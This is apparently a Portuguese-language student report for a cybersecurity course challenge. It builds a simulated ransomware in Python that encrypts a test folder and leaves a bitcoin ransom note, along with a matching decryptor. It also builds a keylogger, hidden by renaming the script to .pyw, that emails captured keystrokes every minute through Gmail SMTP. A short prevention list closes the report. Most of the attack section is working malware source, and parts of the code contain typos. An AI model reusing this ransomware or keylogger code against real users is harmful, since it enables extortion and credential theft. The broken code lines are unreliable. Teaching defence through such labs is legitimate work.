Curso Santander Cibersegurança 2025
Desafio

Data do teste: 30/11/2025


Equipe responsável: Red Team / Ricardo Tassini

Objetivo do teste: Implementar, documentar e compartilhar um projeto prático utilizando Python, simulando o comportamento de malwares em um ambiente seguro.


- Ransomware Simulado: criar arquivos de teste, implementar um script que criptografa e descriptografa, além de gerar mensagem de “resgate”.
- Keylogger Simulado: programar captura de teclas em arquivo .txt, torná-lo mais furtivo e implementar envio automático por e-mail.
- Reflexão sobre Defesa: documentar medidas de prevenção e defesa (antivírus, firewall, sandboxing, conscientização do usuário).

Criação de um RANSONWARE


Primeiro Passo: Abertura do VSCODE e criação do ambiente (Pastas e documentos)




Arquivo senha.txt



Arquivo dados_confidenciais



Iniciando a criação do programa ransonware



Programa pronto;

ransonware.py 7 ● | Extension: Python

ransonware.py > criar_mensagem_resgate

```python
from cryptography.fernet import Fernet
import os

#1. Gerar uma chave de criptografia e salvar

def gerar_chave():
    chave = Fernet.generate_key()
    with open("chave.key", "wb") as chave_file:
        chave_file.write(chave)

#2. Carregar a chave salva
def carregar_chave():
        return open("chave.key", "rb").read()

#3. Criptografar um unico arquivo
def criptografar_arquivo(arquiv, chave):
        f = Fernet(chave)
        with open(arquivo, "rb") as file:
                dados = file.read()
        dados_encriptados = f.encrypt(dados)
        with open(arquivo, "wb") as file:
                file.write(dados_encriptados)

#4. Encontrar arquivos para criptografar
def encontar_arquivos(diretorio):
        lista = []
        for raiz, _, arquivos in os.walk(diretorio):
                for nome in arquivos:
                        caminho = os.path.join(raiz, nome)
                        if nome !="ransoware.py" and not nome.endswith(".key"):
                                list.append(caminho)
        return lista
```

```python

#5. Mensagem de resgate
def criar_mensagem_resgate():
        with open("Leia isso.txt, "w") as f:
                f.write("Seus arquivos foram criptografados!\n")
                f.write("Envie 1 bitcoinm para o endereço X\n")
                f.write("Depois disso, enviaremos a chave")

#6 Execução principal
def main():
        gerar_chave()
        chave = carregar_chave()
        arquivos = encontar_arquivos("test_files")
        for arquivo in arquivos:
                criptografar_arquivo(arquivo, chave)
        criar_mensagem_resgate()
        print("Ransomware executado!")

if __name__=="__main__":
        main()
```

Após executar o ransomware.py, os arquivos estão criptografados.

test_files > dados_confidenciais

```
1   gAAAAABomY3JT7E7bxGz8v4qJ9dhnDysKk9eeVSrHs53t47pxk-8u_L5JyFTVOTGDzw_HTyVr03i3VPC
```

test_files > senhas.txt

```
1   ;T1RFKqZtL5fhCYIxOVxoArgq5kv5dYJaNn5ncs0DB5rhoW2WQ09JJQOdZRwijwMHpGWiZEC_aG64w=
```

Arquivo que contém a chave:

chave.key

```
1   A2_puJGO5pLBOe-WqjVbcv_PReCZfJB06
```

Programa para descriptografar os arquivos

descriptografr.py > ...


```python
from cryptography.fernet import Fernet
import os

def carregar_chave():
        return open("chave.key", "rb").read()

def descriptografar_arquivo(arquivo,chave):
        f = Fernet(chave)
        with open(arquivo, "rb") as file:
                dados = file.read()
                dados_descriptografados = f.decrypt(dados)
        with open(arquivo, "wb") as file:
                file.write(dados_descriptografados)

def encontrar_arquivos(diretorio):
        lista = []
        for raiz, _, arquivos in os.walk(diretorio):
                for nome in arquivos:
                        caminho = os.path.join(raiz, nome)
                        if nome != "ransomware.py" and not nome.endswith(".key"):
                                lista.append(caminho)
        return lista

def main():
        chave = carregar_chave()
        arquivos = encontrar_arquivos("test_files")
        for arquivo in arquivos:
                descriptografar_arquivo(arquivo, chave)
        print("Arquivos restaurados com sucesso")

if __name__ == "__main__":
        main()
```

Keylogger

Um keylogger (abreviação de keystroke logger) é um tipo de ferramenta — que pode ser software ou hardware — projetada para registrar tudo o que é digitado em um teclado. Ele atua como um “espião invisível”, capturando cada tecla pressionada pelo usuário.

Essas informações podem incluir:

- Senhas e credenciais de acesso
- Dados bancários e números de cartão
- Mensagens privadas e e-mails
- E quaisquer outra informação digitada no teclado.



Abaixo temos o programa keylogger pronto para ser executado:

keylogger.py 2

keylogger.py > ...

```python
from pynput import keyboard

IGNORAR = {
        keyboard.key.shift,
        keyboard.key.shift_r,
        keyboard.key.ctrl_l,
        keyboard.key.ctrl_r,
        keyboard.key.alt_l,
        keyboard.key.alt_r,
        keyboard.key.caps_lock,
        keyboard.key.cmd
}

def on_press(key):
        try:
                # se for tecla normal
                with open("log.txt", "a", encoding="utf-8") as f:
                        f.write(key.char)

        except AttributeError:
                with open("log.txt", "a", encoding="utf-8") as f:
                        if key == keyboard.Key.space:
                                f.write(" ")
                        elif key == keyboard.Key.enter:
                                f.write("\n")
                        elif key == keyboard.Key.tab:
                                f.write("\t")
                        elif key == keyboard.Key.backspace:
                                f.write(" ")
                        elif key == keyboard.Key.esc:
                                f.write(" [ESC] ")
                        elif key in IGNORAR:
                                pass
                        else:
                                f.write(f"[{key}]")

with keyboard.Listener(on_press=on_press) as listener:
        listener.join()
```

Enquanto o programa estiver rodando em background, as teclas estarão sendo capturadas, segue abaixo exemplo de dados capturado no log.txt:

Como tornar o keylogger invisível ao usuário?


É somente alterar a extensão do programa de .py para .pyw

Como enviar o arquivo log.txt para o atacante?

O primeiro passo é criar uma conta de e-mail especifica para esse fim, neste caso foi criada a conta demokeylogger0.gmail.

Após a criação da conta de e-mail, deve-se acessar “Manager your Google Account”.

Em seguida deve-se ativar a verificação em 2 etapas, conforme abaixo:



Em seguida deve-se cadastrar uma senha no apppasswords que será depois inserida no aplicativo Python, essa é uma senha exclusiva para enviar e-mails de dentro de um aplicativo.

Abaixo o programa criado pra capturar as teclas e enviar e-mail:

keylogger.py 2 keylogger_email.py 3

keylogger_email.py > enviar_email

```python
from pynput import keyboard
import smtplib
from email.mime.text import MIMEText
from threading import Timer

log = ""

# configurações de e-mail
EMAIL_ORIGEM = "seu_email_keylogger@gmail.com"
EMAIL_DESTINO = "seu_email_keylogger@gmail.com"
SENHA_EMAIL = "SENHA CRIADA PELO GMAIL"

def enviar_email():
        global log
        if log:
                msg = MIMEText(log)
                msg['SUBJECT'] = "Dados capturados"
                msg['From'] = EMAIL_ORIGEM
                msg['To'] = EMAIL_DESTINO
                try:
                        server = smtplib.SMTP("smtp.gmail.com", 587)
                        server.starttls()
                        server.login(EMAIL_ORIGEM, SENHA_EMAIL)
                        server.send_message(msg)
                        server.quit
                except Exception as e:
                        print("Erro ao enviar", e)

                log = ""
```

```
30
31          # Agendar o envio a cada 60 segundos
32          Timer(60, enviar_email).start()
33
34  def on_press(key):
35          global log
36          try:
37                  log += key.char
38          except AttributeError:
39                  if key == keyboard.Key.space:
40                          log +=" "
41                  elif key == keyboard.Key.enter:
42                          log +="\n"
43                  elif key == keyboard.Key.backspace:
44                          log +="<"
45                  else:
46                          pass
47
48  # inicia o keylogger e o envio automatico
49  with keyboard.Listener(on_press=on_press) as listener:
50          enviar_email()
51          listener.join()
52
```

E-mail recebido com os dados capturados:

Como se proteger?

- Sempre atualizar o antivírus e firewall.
- Monitoramento de comportamento dos aplicativos
- Conscientizar o usuário para evitar os famosos cliques em links desconhecidos, ficar atento aos ataques de engenharia social, pois o elo mais fraco na segurança é o ser humano.
- Utilizar ambientes exclusivos e dedicados para testes, por exemplo, utilizar uma máquina virtual.